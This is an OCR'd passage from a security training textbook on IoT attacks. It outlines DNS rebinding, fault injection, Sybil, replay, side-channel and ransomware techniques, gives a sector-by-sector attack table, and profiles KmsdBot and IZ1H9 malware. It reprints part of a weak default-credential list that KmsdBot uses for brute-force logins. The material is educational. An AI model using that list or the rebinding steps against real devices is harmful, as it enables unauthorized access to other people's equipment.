4. Attacker detects all available devices based on their responses




Figure 18.14: Discovering the local IoT devices

Accessing the Local IoT Devices using DNS Rebinding

DNS rebinding is a process of gaining access over the victim's router using a malicious JavaScript code injected on a web page. After this, an attacker can assault any device activated using the default password. After identifying all the connected devices and their information in the network, the attacker exploits further to gain complete access to the local interconnected devices.

Now that the attacker has the information on IoT devices in the network, he/she follows the steps given below:

1. Checks if the malicious code is performing DNS rebinding in all discovered devices, using DNS rebinding tools such as Singularity of Origin
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker can further extract private information, such as the UIDs and BSSIDs of local access points that are useful in finding the geo-location of the target devices





Figure 18.15: DNS rebinding attack on local IoT devices

After successfully launching this attack, the attacker could bypass the security and gain access to applications running on the local IoT devices. Further, the attacker can launch random audio or video files on different browsers of the devices.



Fault Injection Attacks

Fault injection attacks, also known as perturbation attacks, occur when a perpetrator injects a faulty or malicious program into a system to compromise the system security. These faulty programs can be induced using various attack techniques. Fault injection attacks can be both invasive and non-invasive in nature.

In non-invasive attacks, the attacker should be available very near to the chip to tamper with the default program or data and gather sensitive information. In an invasive attack, the chip surface should be visible to the attacker and can be operated physically.

Discussed below are different types of fault injection attack:

- **Optical, Electromagnetic Fault Injection (EMFI), Body Bias Injection (BBI)**

  The main objective of these attacks is to inject faults into devices by projecting lasers and electromagnetic pulses that are used in analog blocks such as random number generators (RNGs) and for applying high-voltage pulses. These faults are then used by the attackers in compromising the system security.

- **Power/Clock/Reset Glitching**

  These types of attacks occur when faults or glitches are injected into the power supply that can be used for remote execution, also causing the skipping of key instructions. Faults can also be injected into the clock network used for delivering a synchronized signal across the chip.

- **Frequency/Voltage Tampering**

  In these attacks, the attackers try to tamper with the operating conditions of a chip, and they can also modify the level of the power supply and alter the clock frequency of the chip. The intention of the attackers is to introduce fault behavior into the chip to compromise the device security.

- **Temperature Attacks**

  Attackers alter the temperature for operating the chip, thereby changing the whole operating environment. This attack can be operated in non-nominal conditions.

After injecting faults using various techniques, now attackers can exploit the fault behavior of the device to perform various attacks to steal sensitive information or interrupt the normal operation of the device.

Other IoT Attacks

- **Sybil Attack**

  Vehicular communications play an important role in safe transportation by exchanging important safety messages and traffic updates, but even vehicular ad-hoc networks (VANETs) are not safe from the attackers' reach. An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks. Sybil attacks in VANETs, which have a great impact on a network's performance, are regarded as the most serious attacks. This type of attack impairs the potential applications in VANETs by creating a strong illusion of traffic congestion. To perform this type of attack, a vehicle is declared to be present in different locations at the same time.

  For example, let a node that spoofs itself as other nodes and launches an attack be called Sybil node "X." It is created by forming a new identity or stealing an existing legal identity. In proper communication, the other nodes "A" and "B" should only communicate with each other. However, in this scenario, node "X" intervenes as a known internal node and attacks the network. Node "X" tries to communicate with the normal neighboring nodes ("A" and "B") using multiple forged identities. Thus, it creates significant chaos and security risks in the network.

- **Exploit Kits**

  An exploit kit is a malicious script used by attackers to exploit poorly patched vulnerabilities in an IoT device. These kits are designed in such a way that whenever there are new vulnerabilities, new ways of exploitation and add-on functions will be added to the device automatically. After detecting vulnerabilities, these kits send the exact exploit to install malware, which can execute and corrupt the device. These exploit

kits pose a dangerous threat as they go undetected in IoT environments affecting IoT devices and infrastructure, forcing them to behave unexpectedly.

- **Man-in-the-Middle Attack**

  In a man-in-the-middle attack, the attacker pretends to be a legitimate sender, intercepts all the communication between the sender and receiver, and hijacks the communication. IoT devices are generally connected to a network and act as a gateway to all sensitive and personal information. Therefore, any malicious user can pose to be a legitimate sender and send malicious requests to the device to gain control of the device. IoT devices such as IP-enabled cameras, routers, modems, and Internet gateways have cryptographic vulnerabilities that lead to man-in-the-middle attacks.

- **Replay Attack**

  In a replay attack, attackers intercept legitimate messages from a valid communication and continuously send the intercepted message to the target device to perform a DoS attack or delay it to manipulate the message or crash the target device. For example, consider a replay attack that regenerates the signal used to control IoT devices as like a front door. The front door uses a lock that is opened using simple infrared signals. Essentially, the attacker records the infrared modulation pattern, reproduces the signal, and performs a replay attack on the door to unlock it.

- **Forged Malicious Device**

  Attackers replace authentic IoT devices with malicious devices if they have physical access to the network. It is very difficult to discover such attacks because the forged device resembles the legitimate one. The forged devices contain backdoors that are used by the attackers to perform various malicious activities in the network.

- **Side-Channel Attack**

  Attackers perform a side-channel attack by extracting information about encryption keys by observing the emission of signals, i.e., "side channels" from IoT devices. All devices emit these signals that provide information about the internal computing process, either via power consumption or electromagnetic emanations. Attackers carefully observe side-channel emissions to acquire all possible knowledge about varying power consumption so they can access and duplicate the encryption key non-evasively. The main advantage of this attack is that it is easy and requires less time to access encryption keys. Information leaked from the vulnerable devices helps the attackers to exploit other side-channel techniques, such as performing power-consuming attacks and time-based attacks.

- **Ransomware Attack**

  Ransomware is a type of malware that uses encryption to block a user's access to his/her device either by locking the screen or by locking a user's files, and it stays blocked until a ransom is paid that allows a user to regain access to his/her device.

A user can encounter this problem in numerous ways. It can be mistakenly downloaded with some other malware, software, or files, and sometimes through malicious advertisements (malvertisements).

Discussed below are the phases of ransomware:

- **Phase 1**: Victim receives an email from the attacker that appears to be from a legitimate sender. This email contains an attachment of a malicious file.
- **Phase 2**:
  - User opens the mail and clicks on the malicious file. Malware is downloaded and launches legitimate child processes such as PowerShell, Vssadmin encryption mechanism, or cmd.exe. As a result, the device becomes connected to an attacker's command and control (C&C) server.
  - The personal files on the victim's device are encrypted.
- **Phase 3**: Notification of ransomware is delivered to the victim's device, and he/she is asked to pay a ransom in the form of money or bitcoin to gain access to his/her files.

IoT Attacks in Different Sectors

IoT technology is making progress in every sector of society, including industry, healthcare, agriculture, smart cities, security, transportation, etc. However, due to the implementation of a decentralized approach in IoT technology, organizations focus less on the security of the devices. Therefore, rather than segmenting the IoT technology into different parts, suppliers focus more on spotting the vulnerabilities and exploiting them.

These vulnerabilities present in IoT devices can be exploited by attackers to launch various types of attacks, such as DoS attacks, jamming attacks, MITM attacks, and Sybil attacks, and gather data, which results in loss of privacy and confidentiality.

Different IoT sectors and their associated attacks are listed below:


Service Sectors	Types of Attack	Possible Consequences
Buildings	**Access Control**: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability

	Reverse Engineering: Analyzing the device firmware to obtain sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data availability
Energy/ Industrial	**Access Control**: Gaining physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data availability
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	Bluebugging: Exploiting vulnerabilities in old devices' firmware and spying on phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack**: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data
Healthcare and Life Science	**Signal-Jamming Attack**: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract traffic by advertising a fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gaining illegal access to Bluetooth devices to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack**: Attacker successfully assumes the identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and sends it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gaining access to Bluetooth devices illegally to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
IT and Networks	**Brute Force**: Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Ohigashi–Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack**: Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploitation of Misconfiguration**: Improper configuration of sensors or IoT devices leading to exploitation of the security device	Loss of confidentiality and data availability
	Path-Based DoS Attack: Injects malicious code into the packets or replays some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT device remotely	Loss of privacy and data availability
Marine	**GPS Spoofing**: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal-Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets to intercept and change the transmitted data	Loss of privacy and data confidentiality

Table 18.4: IoT application areas and attacks



IoT Malware

- **KmsdBot**

  Source: *https://www.akamai.com*

  KmsdBot is a malware-targeting IoT device that has undergone significant updates since its discovery. The latest version, Kmsdx, introduces new functionalities such as Telnet scanning and authentication of legitimate Telnet services. This updated malware scans random IP addresses for open SSH ports and attempts to log in using a password list downloaded from the command-and-control (C2) server. In addition, the Telnet scanner checks for valid services at port 23, thus expanding the capabilities of the botnet to target a wider range of IoT devices.

```
sirt@sirt-idapro-lab-1:~/Desktop/Larry/malware$ ../redress/redress source d9a94d9ab91ae20cb91946
f9c2513848844068914be3e9a6a5279b860febe2cc
Package main: /root/scan
File: main.go
        main Lines: 11 to 48 (37)
        scanner Lines: 48 to 68 (20)
File: pma.go
        checkpma Lines: 13 to 79 (66)
        checkpmafunc1 Lines: 68 to 72 (4)
        check Lines: 79 to 114 (35)
File: ssh.go
        sshcheck Lines: 15 to 205 (190)
        scan Lines: 205 to 227 (22)
        scanfunc1 Lines: 218 to 226 (8)
File: telnet.go
        scantelnet Lines: 11 to 41 (30)
        scantelnetfunc1 Lines: 26 to 34 (8)
        telnet Lines: 41 to 85 (44)
        isitfake Lines: 85 to 120 (35)
File: utils.go
        randomIP Lines: 31 to 49 (18)
        portopen Lines: 49 to 82 (33)
        newpassword Lines: 82 to 92 (10)
        sendreq Lines: 92 to 104 (12)
        optimaltimeout Lines: 104 to 119 (15)
        nolimits Lines: 119 to 127 (8)
        osname Lines: 127 to 184 (57)
        getlistofdata Lines: 184 to 217 (33)
        choosedifficultyport Lines: 217 to 245 (28)
```

Figure 18.16: Screenshot of KmsdBot showing added code to handle Telnet scanning

With the latest updates, malware now supports a broader range of CPU architectures commonly found in IoT devices. The incorporation of Telnet scanning along with SSH scanning in the newer variant can reduce the time and effort required by malware operators to exploit vulnerabilities in IoT devices. Furthermore, the depth of the legitimacy check, including the verification of the receiving buffer for data, highlights the sophistication of the malware's targeting methods.

The KmsdBot scanning feature can easily detect the prevalence of default credentials in IoT devices, which are often left unchanged by users. The exploitation of default credentials in IoT devices using files such as 'telnet.txt,' which contain a multitude of commonly used weak passwords and combinations, amplifies the potential impact of malware. This increases the risk of IoT devices being compromised and integrated into bot networks.

```
user:Abc1234
user:abcd123
user:Abcd123
user:abcd1234
user:Abcd1234
user:Pa$$w@rd
user:password
user:q1w2e3r4
user:qwe123
user:Qwe123
user:ubuntu123
user:Ubuntu123
user:ubuntu1234
user:Ubuntu1234
user:user
user:user1
user:User1
user:user123
user:User123
user:user1234
user:User1234
user:user1337
user:User1337
user:user2022
user:User2022
user:user2023
user:User2023
user:user321
```

Figure 18.17: Screenshot showing partial list of downloaded credentials stored in telnet.txt

Additional IoT malware:

- WailingCrab
- P2PInfect
- NKAbuse
- IoTroop
- XorDdos

Case Study: IZ1H9

Source: *https://unit42.paloaltonetworks.com*

IZ1H9 is a Mirai-based botnet malware discovered in early 2021 and will continue to spread until 2023. Botnet malware has proliferated owing to the exploitation of various vulnerabilities in IoT networks. Once a vulnerable device has been identified and infected, IZ1H9 adds the infected device to the botnet fleet. The malware compromises and hijacks the computational resources of the vulnerable devices, using them for distributed denial of service (DDoS) attacks. IZ1H9 uses a sophisticated shell script downloader to bypass security solutions, hide their presence, and establish a persistent connection with a command-and-control (C2) server.

